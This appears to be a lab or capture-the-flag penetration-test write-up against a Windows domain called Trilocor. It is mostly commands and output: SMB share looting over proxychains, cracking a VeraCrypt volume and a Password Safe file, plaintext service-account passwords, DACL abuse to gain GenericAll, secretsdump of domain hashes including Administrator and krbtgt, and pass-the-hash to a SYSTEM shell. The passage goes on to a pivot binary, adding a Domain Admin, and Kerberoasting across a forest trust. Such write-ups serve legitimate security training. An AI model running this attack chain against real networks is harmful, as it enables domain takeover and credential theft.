fr--r--r--	1362	Tue	Jul	26	08:40:44	2022	PhishingPatterns.txt	
./Department Shares//IT/Public/PowerShellBasics								
dr--r--r--	0	Tue	Jul	26	08:40:47	2022	.	
dr--r--r--	0	Tue	Jul	26	08:40:47	2022	..	
fr--r--r--	9753	Tue	Jul	26	08:40:49	2022	MailTemplate.html	
fr--r--r--	241	Tue	Jul	26	08:40:51	2022	promotion-2020.csv	
fr--r--r--	1211	Tue	Jul	26	08:40:53	2022	TryCatchBlocks.ps1	
./Department Shares//IT/Public/RemoveOldFiles								
dr--r--r--	0	Tue	Jul	26	08:40:55	2022	.	
dr--r--r--	0	Tue	Jul	26	08:40:55	2022	..	
fr--r--r--	1013	Tue	Jul	26	08:40:58	2022	RemoveEmptyFolders.ps1	
fr--r--r--	3948	Tue	Jul	26	08:41:00	2022	removeOldFiles.ps1	
./Department Shares//IT/Public/SharePoint								
dr--r--r--	0	Tue	Jul	26	08:41:02	2022	.	
dr--r--r--	0	Tue	Jul	26	08:41:02	2022	..	
fr--r--r--	8915	Tue	Jul	26	08:41:05	2022	Merge-DuplicateItems.ps1	
fr--r--r--	2668	Tue	Jul	26	08:41:07	2022	Remove-EmptyFolders.ps1	
./Department Shares//IT/Public/StaffOffboarding								
dr--r--r--	0	Tue	Jul	26	08:41:09	2022	.	
dr--r--r--	0	Tue	Jul	26	08:41:09	2022	..	
fr--r--r--	760	Tue	Jul	26	08:41:12	2022	config.json	
fr--r--r--	9798	Tue	Jul	26	08:41:14	2022	MailTemplateUserRemoved.html	
fr--r--r--	10029	Tue	Jul	26	08:41:16	2022		
MailTemplateUserRemovedtoAdmin.html								
fr--r--r--	8554	Tue	Jul	26	08:41:19	2022	staffOffBoarding.ps1	
fr--r--r--	10099	Tue	Jul	26	08:41:21	2022	staffOffBoardingModule.psm1	
./Department Shares//IT/Public/Teams								
dr--r--r--	0	Tue	Jul	26	08:41:24	2022	.	
dr--r--r--	0	Tue	Jul	26	08:41:24	2022	..	
fr--r--r--	1266	Tue	Jul	26	08:41:26	2022	ClearCache.ps1	
./Department Shares//IT/Public/Windows 10								
dr--r--r--	0	Tue	Jul	26	08:41:28	2022	.	
dr--r--r--	0	Tue	Jul	26	08:41:28	2022	..	
fr--r--r--	1661	Tue	Jul	26	08:41:30	2022	CreateLocalAdminAcc.ps1	
fr--r--r--	1648	Tue	Jul	26	08:41:32	2022	CreateLocalUserAcc.ps1	
fr--r--r--	2166	Tue	Jul	26	08:41:35	2022	StartUWPAppFullScreen.ps1	
./Department Shares//Marketing								
dr--r--r--	0	Tue	Jul	26	08:42:24	2022	.	
dr--r--r--	0	Tue	Jul	26	08:42:24	2022	..	
dr--r--r--	0	Tue	Jul	26	08:42:28	2022	Private	
dr--r--r--	0	Tue	Jul	26	08:42:26	2022	Public	
./Department Shares//R&D								
dr--r--r--	0	Tue	Jul	26	08:42:18	2022	.	
dr--r--r--	0	Tue	Jul	26	08:42:18	2022	..	
dr--r--r--	0	Tue	Jul	26	08:42:22	2022	Private	
dr--r--r--	0	Tue	Jul	26	08:42:20	2022	Public	
IPC\$							READ ONLY	Remote IPC
LotusNotes							READ ONLY	LotusNotes
NETLOGON							READ ONLY	Logon server
share								
Printer								
Print_jobs							READ ONLY	Jobs task for
Projects							READ ONLY	Projects
Public							READ ONLY	Public Share
Software							NO ACCESS	Softwares
SYSVOL							READ ONLY	Logon server
share								

Users	READ ONLY	Domain Users
ZZZ_archive	NO ACCESS	Archives
[*] Closed 1 connections		

download folder

```
(kali@kali) - [~]
└─$ proxychains smbclient '//172.16.139.3/Department Shares' -U 'ksalinas%atm@#5' -Tc
dpm_shares.tar
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.16.139.3:445 ... OK
tar: dumped 74 files and 0 directories
Total bytes written: 17064314 (0.1 MiB/s)
```


After view, the tester focus to **Trilocor_backup_03072022.vc**, it's a veracrypt file, so upload to WS01 to view it, but it needs password.




```
C:
\Users\lilthawg29\Downloads\hashcat-6.2.6\hashcat-6.2.6\tools
λ python veracrypt2hashcat.py Trilocor_backup_03072022.vc
```

```
$veracrypt$501769bddd3a590733388de4abaceb07d05392b41b34b72fdc3065fd630f10352e68adf4d172115b48ff10af5d49c62345349537cfff00b6a9161f171b2c421e$05aa57c29faa0337e9fd2d4872a2cc55a4e71faf018ccc6e31c241b708eaaea1d7b2544053429d54b7678b66a58d48532f18ed859bffc69464c8cdc055f8bf0c1f9f71911694843997f3a1f05d2ca2be7071ef441725cfd5ade15a97ed0f41a52c229ce962c0d9b37f281019db330a3abd26505d0cf34481fc3068dc909732cea968fbcc3574e05525b98c996735524f5450237e6a662db50a070ccb5a349695fd8cb9764c0d5db43052f5e63cbd896f105ed05520ddba9bb5a93f74a508e87eeecac7085bd45f1daf7e79f51010946274567089a88c630cc675c6c13c2e295204b26d0d498a24242469c21b67cd117078509e942223b46d227741d788681c20dc82058bd56195a3cc17a11470967e3433d08033896157fba93df39bd63be5b144c50c125ede7e6c70e28d5a85ee0b847eb887f35c12fed980851f04b05336fe30a43e04758397fdd36de57ee82c93aabac8b1a809feb10e9caba95539e6c55220704e9e2deb0df523248c99b3fc393ea080696499b8c20579d4fcbde96e1d7b5eb412dae801703173a6212bc86b4f6c6d8d1751a370be3b299a5a3da4d7e8b6686e01a95dd556839c1906309a1611c3d3e7e069167986b66b33d906f79240cf4
```

after enter password: **qazwsx** , disk will be mounted and see file **psafe3**




download app and import file it needs password too



crack with **john** and get password: **thevault!**

```
(kali㉿kali)-[~]
└─$ john -wordlist=/usr/share/wordlists/rockyou.txt crack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (pwsafe, Password Safe [SHA256 128/128 AVX 4x])
Cost 1 (iteration count) is 2048 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
thevault!          (trilocor_svc_vault)
1g 0:00:02:34 DONE (2024-09-07 02:27) 0.006455g/s 20941p/s 20941c/s 20941C/s
thialnd..thetrev1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```



when open it, we collected 5 cred:

```
svc_mssql:mssqladm
svc_sql:Sup3rPr0d4cti0NS3rv3r
svc_ipmi:calvin
svc_azc:Sup3rPr0d4cti0Ns3rv3r
svc_trilocorsync:Synchronicity_21
```

```
PS C:\Users\Public> $sid = Convert-NameToSid svc_trilocorsync
$sid = Convert-NameToSid svc_trilocorsync
PS C:\Users\Public> Get-ObjectAcl "DC=trilocor,DC=local" -ResolveGUIDs | ?
{$_.SecurityIdentifier -match $sid}
Get-ObjectAcl "DC=trilocor,DC=local" -ResolveGUIDs | ?{$_.SecurityIdentifier -match $sid}
```

```
AceType           : AccessAllowed
ObjectDN          : DC=trilocor,DC=local
ActiveDirectoryRights : WriteDacl
OpaqueLength      : 0
ObjectSID         : S-1-5-21-748909465-2105014040-255522671
InheritanceFlags  : ContainerInherit
```

```

BinaryLength      : 36
IsInherited       : False
IsCallback        : False
PropagationFlags   : None
SecurityIdentifier : S-1-5-21-748909465-2105014040-255522671-4628
AccessMask        : 262144
AuditFlags        : None
AceFlags          : ContainerInherit
AceQualifier      : AccessAllowed

```

`svc_trilocorsync` has `WriteDacl` permission to the DC



From `WriteDacl` we can create a new account with `DCsync` or `All` permission and then use `secretdump` to dump the hashes of all users in the DC reference:

- <https://academy.hackthebox.com/module/143/section/1489>
- <https://hadess.io/pwning-the-domain-dacl-abuse/>

```

$pass = ConvertTo-SecureString 'Synchronicity_21' -AsPlainText -Force
$cred = New-Object System.Management.Automation.PSCredential('trilcor\svc_trilocorsync',
$pass)
Add-DomainObjectAcl -TargetIdentity trilcor -PrincipalIdentity svc_trilocorsync -Rights All
-Credential $creds -Verbose

```

Check again and see that the `GenericAll` permission has been added.

```

PS C:\Users\Public> . ./PowerView.ps1
. ./PowerView.ps1
PS C:\Users\Public> $sid = Convert-NameToSid svc_trilocorsync
$sid = Convert-NameToSid svc_trilocorsync
PS C:\Users\Public> Get-ObjectAcl "DC=trilcor,DC=local" -ResolveGUIDs | ?
{$_.SecurityIdentifier -match $sid}
Get-ObjectAcl "DC=trilcor,DC=local" -ResolveGUIDs | ?{$_.SecurityIdentifier -match $sid}

```

```

AceType           : AccessAllowed
ObjectDN          : DC=trilcor,DC=local
ActiveDirectoryRights : GenericAll
OpaqueLength      : 0
ObjectSID         : S-1-5-21-748909465-2105014040-255522671
InheritanceFlags  : None
BinaryLength      : 36
IsInherited       : False
IsCallback        : False
PropagationFlags   : None

```

```
SecurityIdentifier      : S-1-5-21-748909465-2105014040-255522671-4628
AccessMask              : 983551
AuditFlags              : None
AceFlags                : None
AceQualifier            : AccessAllowed

AceType                 : AccessAllowed
ObjectDN                : DC=trilocor,DC=local
ActiveDirectoryRights   : WriteDacl
OpaqueLength            : 0
ObjectSID               : S-1-5-21-748909465-2105014040-255522671
InheritanceFlags        : ContainerInherit
BinaryLength            : 36
IsInherited             : False
IsCallback              : False
PropagationFlags        : None
SecurityIdentifier      : S-1-5-21-748909465-2105014040-255522671-4628
AccessMask              : 262144
AuditFlags              : None
AceFlags                : ContainerInherit
AceQualifier            : AccessAllowed
```

Use `secretsdump` to dump hash `Administrator`

```
—(kali㉿kali)-[~]
└─$ proxychains impacket-secretsdump trilocor.local/
svc_trilocorsync:Synchronicity_21@172.16.139.3 -just-dc -outputfile trilocor.local.hashes
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.16.139.3:445 ... OK
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.16.139.3:135 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.16.139.3:49666 ... OK
Administrator:500:aad3b435b51404eeaad3b435b51404ee:716ee2e3322df8be443de416ca20154f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f15e59fe4d6812b54e265d9a48354848:::
^C
```

pass the hash with `psexec`

```
—(kali㉿kali)-[~]
└─$ proxychains impacket-psexec -hashes aad3b435b51404eeaad3b435b51404ee:
716ee2e3322df8be443de416ca20154f Administrator@172.16.139.3
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.16.139.3:445 ... OK
[*] Requesting shares on 172.16.139.3....
```



```
[*] Found writable share ADMIN$
[*] Uploading file fFzJLRdn.exe
[*] Opening SVCManager on 172.16.139.3.....
[*] Creating service dglI on 172.16.139.3.....
[*] Starting service dglI.....
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.16.139.3:445 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.16.139.3:445 ... OK
[!] Press help for extra shell commands
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.16.139.3:445 ... OK
Microsoft Windows [Version 10.0.17763.3287]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32> ls
'ls' is not recognized as an internal or external command,
operable program or batch file.
```

```
C:\Windows\system32> whoami
nt authority\system
```

```
C:\Windows\system32> hostname
DC01
```

```
C:\Windows\system32> type C:\Users\Administrator\Desktop\flag.txt
b9b445220d6efaaf2feeafae578ddb4a
```

upload and execute **pivot.exe** with **evil-winrm**

```
└─(kali㉿kali)-[~]
└─$ proxychains evil-winrm -i 172.16.139.3 -u Administrator -H
716ee2e3322df8be443de416ca20154f
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()
function is unimplemented on this
machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.16.139.3:5985 ... OK
*Evil-WinRM* PS C:\Users\Administrator\Documents> upload pivot.exe

Info: Uploading /home/kali/pivot.exe to C:\Users\Administrator\Documents\pivot.exe

Data: 19869696 bytes of 19869696 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\Administrator\Documents> cmd /c pivot.exe
```


Scan DC02

```
PS C:\Users\Administrator\Documents> ./fscan.exe -h 172.16.210.5 -p 1-65535
./fscan.exe -h 172.16.210.5 -p 1-65535
start infoscan

  _ _ _ _ _
 / _ \ _ _ / _ \ _ _ \ _ _ \ _ _ \ _ _ \ _ _ \
 / _ \ _ _ \ _ _ \ _ _ \ _ _ \ _ _ \ _ _ \ _ _ \
 \ _ _ / _ _ \ _ _ \ _ _ \ _ _ \ _ _ \ _ _ \ _ _ \
                                     fscan version: 1.8.4

172.16.210.5:464 open
172.16.210.5:53 open
172.16.210.5:139 open
172.16.210.5:135 open
172.16.210.5:88 open
172.16.210.5:389 open
172.16.210.5:445 open
172.16.210.5:593 open
172.16.210.5:636 open
172.16.210.5:3269 open
172.16.210.5:3268 open
172.16.210.5:5985 open
172.16.210.5:9389 open
172.16.210.5:47001 open
172.16.210.5:49681 open
172.16.210.5:49700 open
172.16.210.5:49685 open
172.16.210.5:49679 open
172.16.210.5:49678 open
172.16.210.5:49671 open
172.16.210.5:49666 open
172.16.210.5:49668 open
172.16.210.5:49665 open
172.16.210.5:49664 open
172.16.210.5:49723 open
[*] alive ports len is: 25
start vulscan
[*] NetInfo
[*] 172.16.210.5
    [->] DC02
    [->] 172.16.210.5
[*] NetBios 172.16.210.5    [+] DC:TRILOCORAI\DC02
[*] WebTitle http://172.16.210.5:5985 code:404 len:315    title:Not Found
[*] WebTitle http://172.16.210.5:47001 code:404 len:315    title:Not Found
已完成 25/25
[*] 扫描结束,耗时: 2m14.6124576s
```

Refer: <https://academy.hackthebox.com/module/143/section/1488>

A [trust](#) is used to establish forest-forest or domain-domain (intra-domain) authentication, which allows users to access resources in (or perform administrative tasks) another domain, outside of the main domain where their account resides. A trust creates a link between the authentication systems of two domains and may allow either one-way or two-way (bidirectional) communication.

```
PS C:\Users\Public> . ./PowerView.ps1
. ./PowerView.ps1
PS C:\Users\Public> Get-DomainTrust
Get-DomainTrust
```

```
SourceName      : trilocor.local
TargetName      : trilocorai.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection  : Bidirectional
WhenCreated     : 7/26/2022 2:12:09 PM
WhenChanged     : 9/5/2024 3:09:39 AM
```

Bidirectional trust: Users from both trusting domains can access resources in the other domain. For example, in a bidirectional trust between **trilocor.local** and **trilocorai.local**, users in **trilocor.local** would be able to access resources in **trilocorai.local**, and vice versa.

Add **ksalinas** to Domain Admins group: **net group "Domain Admins" ksalinas /add /domain**

```
PS C:\Users\Public> net group "Domain Admins"
net group "Domain Admins"
Group name      Domain Admins
Comment        Designated administrators of the domain

Members
-----

Administrator
The command completed successfully.

PS C:\Users\Public> net group "Domain Admins" ksalinas /add /domain
net group "Domain Admins" ksalinas /add /domain
The command completed successfully.

PS C:\Users\Public> net group "Domain Admins"
net group "Domain Admins"
Group name      Domain Admins
Comment        Designated administrators of the domain

Members
-----

Administrator      ksalinas
The command completed successfully.
```

Attacking Domain Trusts - Cross-Forest Trust Abuse - from Windows: <https://academy.hackthebox.com/module/143/section/1487>

```
PS C:\Users\Public> . ./PowerView.ps1
. ./PowerView.ps1
PS C:\Users\Public> Get-DomainUser -SPN -Domain trilocorai.local | select SamAccountName
Get-DomainUser -SPN -Domain trilocorai.local | select SamAccountName

samaccountname
-----
svc_datakeeper
```

krbtgt

```
PS C:\Users\Public> Get-DomainUser -Domain trilocorai.local -Identity svc_datakeeper |select samaccountname,memberof
Get-DomainUser -Domain trilocorai.local -Identity svc_datakeeper |select samaccountname,memberof
```

```
samaccountname
memberof
```

```
svc_datakeeper {CN=Remote Management Users,CN=Builtin,DC=trilocorai,DC=local, CN=Event Log Readers,CN=Builtin,DC=tri...
```

```
PS C:\Users\Public> .\Rubeus.exe kerberoast /domain:trilocorai.local /user:svc_datakeeper /nowrap
.\Rubeus.exe kerberoast /domain:trilocorai.local /user:svc_datakeeper /nowrap
```

() \ | |
()) _ _ | _ _ _ _ _ _
| _ _ / | | | _ _ \ | _ _ | | | / _)
| | \ \ | | | | _)) _ _ | | | | _ _ |
| _ | | _ | _ _ / | _ _ / | _ _) _ _ / (_ /

v2.2.0

```
[*] Action: Kerberoasting
```

```
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
```

```
[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
```

```
[*] Target User      : svc_datakeeper
[*] Target Domain   : trilocorai.local
[*] Searching path 'LDAP://DC02.trilocorai.local/DC=trilocorai,DC=local' for
'(&(samAccountType=805306368)(servicePrincipalName=*)(samAccountName=svc_datakeeper)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'
```

```
[*] Total kerberoastable users : 1
```

```
[*] SamAccountName      : svc_datakeeper
[*] DistinguishedName   : CN=svc_datakeeper,CN=Users,DC=trilocorai,DC=local
[*] ServicePrincipalName : datakeeper/admin01.trilocorai.local:80
[*] PwdLastSet          : 7/26/2022 7:09:36 AM
[*] Supported ETypes    : RC4_HMAC_DEFAULT
[*] Hash                : $krb5tgs$23$*svc_datakeeper$trilocorai.local$datakeeper/
admin01.trilocorai.local:
80@trilocorai.local*$6E4703C184BCC99E35FEF56E89497A66$6A839C18A7FEA7842ED9885123669DC1C228448
806197D2DD70FB15E709083C924387755DE0573DA38B3ADBEAB418B9C920CCC8F15C814A3EF051832F27C7A62931D
C4156EA3D91C39164F54C6E80BFF76B86EA65BDBDDE5B62982FAB3FDEFB8F71DDA8B6AB00E8B27D8DAC7DBD31D7C1
61ADB03C692ADBCB9952DC530B005BB1A38B93744A5ADD2B43FE607CDC3B72E2C4DC81AD906CADFD7504CFAF8FD910
BB77A11AE347883215CD12B52C1514166FC80144DD009309A6B3B44D22056FD83BE0DDBD2631CB634E5E2AD1EB7DF
```

```
9C50F924E573B5265665B82389779004AB108374003322CD49455B3777E2B27BCF54240A09931431CC7DA8B8C44D2
0E1E79033C99DE19CBA06B495D036331520A23450A105A35408787F3B2CC7A90B750DE49218A9107CCB4E29BA6691
BF1B6F667FA334F94BA5BB609EDBE7BC8969DB87577A9B93559053C2C3FE6734C1A145ECF1239166FBC12798D363D
EEB90F4434C0338364F8FC9F09DE24FD00BA8D57D7D772B1133CF1B862084C8573ECD938FDD36D2A8D580D92C93AF
D4047D234737E07F75B515C845002DA16B7205AA6C0743DF87B53F52201E076DC53CB2910E37A91A2690A1ABD5302
D12E736512C669B0883E5E1C189FDA5E295F1F359A88FA2EEE8032417618F7FDA5B9FDED53377AC690AEE9491EB30
56F4129EEAED08C6A747348B8BD239496A3FB5FF43E0449049BB7B5F6D2C814FD619ACFF897A7A1691B0432E4CCFD
8542FB712CA64AFEB6345C2F5F84C643919405ED906B660C39A3151F6AF9018ECE8AA9FCB1D5D869D1FDB8B1334
